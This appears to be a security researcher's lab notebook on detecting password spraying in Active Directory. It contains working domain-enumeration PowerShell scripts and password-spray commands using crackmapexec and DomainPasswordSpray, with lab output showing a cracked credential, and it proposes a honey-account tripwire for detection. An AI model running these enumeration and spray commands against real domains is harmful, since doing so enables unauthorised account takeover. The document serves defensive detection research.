

# Password Spraying - Detection Research

Sunday, May 16, 2021  
2:23 AM


-- Dan Grindall  
dan.grindall@gmail.com

## Background for Password Spraying


Why should you care about detecting password spraying? Because it works!

From Rapid7 "Under The Hoodie 2019 Research Report"; A Survey to Pentest Organizations:

### CREDENTIAL CAPTURE: HOW DID YOU OBTAIN PASSWORDS OR PASSWORD HASHES?



### GUESSABLE CRACKED PASSWORDS



### EXTERNAL ENGAGEMENT: HOW EFFECTIVE WERE LOCKOUTS?



-- Source: <https://www.rapid7.com/research/reports/under-the-hoodie-2020/>

## Lab Environment for Research

~ All POC testing, screenshots created using Detection Lab: <https://www.detectionlab.network/introduction/>

~ Create Fake accounts for POC  
<https://www.darkoperator.com/blog/2016/7/30/creating-real-looking-user-accounts-in-ad-lab>

## Enumerate Domain Users

```
net user /domain
```

```
C:\>net user /domain
The request will be processed at a domain controller for domain windomain.local.

User accounts for \\dc.windomain.local

-----
Abbecit1945      Abought      Abountich
Aboy1980         Abstold     Acte1947
Acursent        Adeatimeng92 Administrator
Aften1989       Afterested  Aganythe
Agaricest       Aidly1955   Ajoilver
Alarat         Allashom    Aloost
Alose1961       Anded1994   Andest
Andindeford     Anningues   Anstating
Anturing       Antwookes48 Aptate
Arday1952       Aredy1955   Aret1969
Arithe1980      Ascrina     Asecoulded54
Atiousaing     Aturneve1980 Austeset
Bace1946        Bagall      Bagith
Bannined       Bardecome   Beemed
Beepard        Beety1951   Begicke
Begrommento     Belank      Belikee
Beltonstlend1969 Benife      Bersoones
Beting1975      Bevold      Bity1956
Blace1969       Blarly     Blaway
Bleave         Bobbles     Bralow
Breventowne79   Broplece    Buliesson
Butervirty     Caliat      Camignonit
Capecontabir   Caphistry   Carceses
Chalmleshe     Chaver1960  Cherthem
Chishat        Chiss1947   Clachaps
Clont1957       Coarad      Comat2002
Cometwou       Comints     Complem
Contret        Coug1972    Couser
```

```
~ Get Domain Admins
net group "Domain Admins" /domain

~ Get User Details
net user <username> /domain
```

```
C:\>net group "Domain Admins" /domain
The request will be processed at a domain controller for domain windomain.local.

Group name      Domain Admins
Comment        Designated administrators of the domain

Members

-----
Administrator    secopsadmin
The command completed successfully.

C:\>net user secopsadmin /domain
The request will be processed at a domain controller for domain windomain.local.

User name      secopsadmin
Full Name      SecOps Admin
Comment        SecOps Use - AR7734992
User's comment
Country/region code 000 (System Default)
Account active   Yes
Account expires  Never

Password last set  [ 5/16/2021 8:05:46 AM
Password expires   Never
Password changeable [ 5/17/2021 8:05:46 AM
Password required   Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon        [ 5/16/2021 8:06:41 AM
```

~ Alternate methods of Enumerating Domain Users and Domain Admins via Powershell. Emumeration behavior will vary dependong on attacker's framework and preference. Can't rely on detecting specific commands.

- <https://www.jaapbrasser.com/active-directory-friday-list-password-information-for-domain-administrators/>

# Alternate method to enumerate domain users via Powershell:  
# enum\_domain\_users.ps1  
# Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known Bug for LDAP simple bind.



```
$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(objectclass=user)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ' '
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ' '))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ' '))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join ' ') -band 2)
    }
}
```

# Example

```
PS C:\tmp> .\enum_domain_users.ps1

pwdlastset          enabled LastLogonDate          samaccountname
-----
5/15/2021 6:22:22 AM    True 1/1/1601 12:00:00 AM Administrator
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Guest
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM DefaultAccount
9/27/2020 3:36:18 AM    True 1/1/1601 12:00:00 AM vagrant
5/15/2021 6:25:41 AM    True 1/1/1601 12:00:00 AM DC$
5/15/2021 6:25:04 AM    False 1/1/1601 12:00:00 AM krbtgt
5/15/2021 6:39:48 AM    True 1/1/1601 12:00:00 AM WEF$
5/16/2021 7:25:16 PM    True 1/1/1601 12:00:00 AM WIN10$
5/16/2021 8:05:45 AM    True 1/1/1601 12:00:00 AM secopsadmin
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Olawkway
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Havine
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Stollower
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Twithering
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Jonster1988
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Alarat
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Upoettly69
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Thenthen
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Unte2000
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Maziname
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Aredy1955
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Imsed1970
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Uporn1975
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Thak1941
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Sencte
1/1/1601 12:00:00 AM    True 1/1/1601 12:00:00 AM Themisside
```

# Alternate method to enumerate domain admins via Powershell:  
# enum\_domain\_admins.ps1  
# Note that 2016 domain controllers always display lastlogin date as 1/1/1601 - Known bug for LDAP simple bind

```
$Searcher = New-Object DirectoryServices.DirectorySearcher -Property @{
    Filter = "(memberof=CN=Domain Admins,CN=Users,DC=windomain,DC=local)"
    PageSize = 0
}
$Searcher.FindAll() | ForEach-Object {
    New-Object -TypeName PSCustomObject -Property @{
        samaccountname = $_.Properties.samaccountname -join ' '
        pwdlastset = [datetime]::FromFileTime([int64]($_.Properties.pwdlastset -join ' '))
        LastLogonDate = [datetime]::FromFileTime([int64]($_.Properties.LastLogonDate -join ' '))
        enabled = -not [boolean]([int64]($_.properties.useraccountcontrol -join ' ') -band 2)
    }
}
```

# Example

```
PS C:\tmp> .\enum_domain_admins.ps1

pwdlastset          enabled LastLogonDate          samaccountname
-----
5/15/2021 6:22:22 AM    True 1/1/1601 12:00:00 AM Administrator
5/16/2021 8:05:45 AM    True 1/1/1601 12:00:00 AM secopsadmin
```

~ Enumerate Domain Lockout and Password Policy

```
C:\Users\vagrant>net accounts
Force user logoff how long after time expires?:    Never
Minimum password age (days):                      1
Maximum password age (days):                      42
Minimum password length:                          7
Length of password history maintained:              24
Lockout threshold:                                  5
Lockout duration (minutes):                        Never
Lockout observation window (minutes):              30
Computer role:                                     WORKSTATION
The command completed successfully.
C:\Users\vagrant>
```

```
C:\>net accounts
Force user logoff how long after time expires?:      Never
Minimum password age (days):                        1
Maximum password age (days):                       42
Minimum password length:                             7
Length of password history maintained:               24
Lockout threshold:                                  5
Lockout duration (minutes):                          Never
Lockout observation window (minutes):                30
Computer role:                                       WORKSTATION
The command completed successfully.
```

~ Alternate methods:

```
# Powershell - RSAT module installed:
Get-ADDefaultDomainPasswordPolicy
```

```
PS C:\tmp> Get-ADDefaultDomainPasswordPolicy

ComplexityEnabled           : True
DistinguishedName           : DC=windomain,DC=local
LockoutDuration              : 00:30:00
LockoutObservationWindow    : 00:30:00
LockoutThreshold             : 0
MaxPasswordAge               : 42.00:00:00
MinPasswordAge               : 1.00:00:00
MinPasswordLength            : 7
objectClass                  : {domainDNS}
objectGuid                   : bc4109b4-9124-4150-b35d-b1748d5e2185
PasswordHistoryCount         : 24
ReversibleEncryptionEnabled  : False
```

```
# Get password policy wth crackmapexec
crackmapexec smb <target> -u <user> -p <pass> --pass-pol
```

## Password Spraying

```
# Crackmapexec:
https://github.com/byt3bl33d3r/CrackMapExec
```

~ Using crackmapexec and mp64 to generate passwords and spray them against SMB services on the network.

```
crackmapexec smb 10.0.0.1/24 -u Administrator -p `(. /mp64.bin Pass@wor?l?a)`
```

```
# DomainPasswordSpray (Powershell)
https://github.com/dafthack/DomainPasswordSpray
```

```
~ Using DomainPasswordSpray to spray a password against all users of a domain.
# /\ be careful with the account lockout !
```

```
Invoke-DomainPasswordSpray -UserList users.txt -Domain domain-name -PasswordList passlist.txt -OutFile sprayed-creds.txt
```

~ Example of Password Spraying using DomainPasswordSpray.ps1



# Create passwords.txt with passwords to spray as well as users.txt with list of users that were previously enumerated.

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\vagrant>cd c:\tmp

c:\tmp>powershell -ep bypass
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -UserList users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile sprayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] WARNING - Be very careful not to lock out accounts with the password list option!
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
[*] Password spraying has begun with 2 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
[*] Writing successes to sprayed-creds.txt
[*] SUCCESS! User:Facces Password:Spring2021!
129 of 501 users tested
```

#Note that the script pauses for durruration of domain password policy observation window (lockout interval). A patient attacker can leave this running and come back to it (days later).

```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

[*] Pausing to avoid account lockout.
    Waiting for 30 minutes. 1778 seconds remaining
[o ]

Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\tmp> . .\DomainPasswordSpray.ps1
PS C:\tmp> Invoke-DomainPasswordSpray -UserList users.txt -Domain windomain.local -PasswordList passwords.txt -OutFile sprayed-creds.txt -Verbose
[*] Using users.txt as userlist to spray with
[*] Warning: Users will not be checked for lockout threshold.
[*] WARNING - Be very careful not to lock out accounts with the password list option!
[*] The domain password policy observation window is set to 30 minutes.
[*] Setting a 30 minute wait in between sprays.

Confirm Password Spray
Are you sure you want to perform a password spray against 501 accounts?
[Y] Yes [N] No [?] Help (default is "Y"): y
[*] Password spraying has begun with 2 passwords
[*] This might take a while depending on the total number of users
[*] Now trying password Spring2021! against 501 users. Current time is 9:48 PM
[*] Writing successes to sprayed-creds.txt
[*] SUCCESS! User:Facces Password:Spring2021!
501 of 501 users tested
```

Creating a honey account as detection method

# This is a technique taught by SANS (SEC 504 "SEC504: Hacker Tools, Techniques, Exploits, and Incident Handling"  
# This technique is also referenced by CISA, Microsoft and other industry leaders.

- # Criteria for honey account(s) that we learned from enumerating domain accounts from a hacker perspective: The honey account must look like a real account.
- 1. Must be active.
  - 2. Ideally be member of "Domain Admins" group to guarantee attention of attackers (not a hard requirement but more effective).
  - 3. Should have a 20+ character random generated password.
  - 4. Password set to never expire.
  - 5. Must have **been logged into at least once** to reset last logon time from 1601/01/01 00:00:00.
  - 6. Must have login hours set to "None" (Login Denied).

# Example

SecOps Admin Properties

Published Certificates Member Of Password Replication Dial-in Object  
Security Environment Sessions Remote control  
Remote Desktop Services Profile COM+ Attribute Editor  
General Address Account Profile Telephones Organization

SecOps Admin

First name: SecOps Initials:

Last name: Admin

Display name: SecOps Admin

Description: SecOps Use - ARxxxxxxx

Office:

Telephone number:  Other...

E-mail: secops@windomain.local

Web page:  Other...

OK Cancel Apply Help

SecOps Admin Properties

Published Certificates Member Of Password Replication Dial-in Object  
Security Environment Sessions Remote control  
Remote Desktop Services Profile COM+ Attribute Editor  
General Address Account Profile Telephones Organization

User logon name: secopsadmin @windomain.local

User logon name (pre-Windows 2000): WINDOMAIN\ secopsadmin

Logon Hours... Log On To...

☐ Unlock account

Account options:

☐ User must change password at next logon  
☐ User cannot change password  
☒ Password never expires  
☐ Store password using reversible encryption

Account expires:

☒ Never  
☐ End of: Wednesday, June 16, 2021

OK Cancel Apply Help

Logon Hours for SecOps Admin

12 2 4 6 8 10 12 2 4 6 8 10 12

All

Sunday  
Monday  
Tuesday  
Wednesday  
Thursday  
Friday  
Saturday

☐ Logon Permitted  
☒ Logon Denied

Sunday through Saturday from 12:00 AM to 12:00 AM

OK Cancel




## Detecting Password Spraying

```
# Honey Account "Tripwire" Events
```

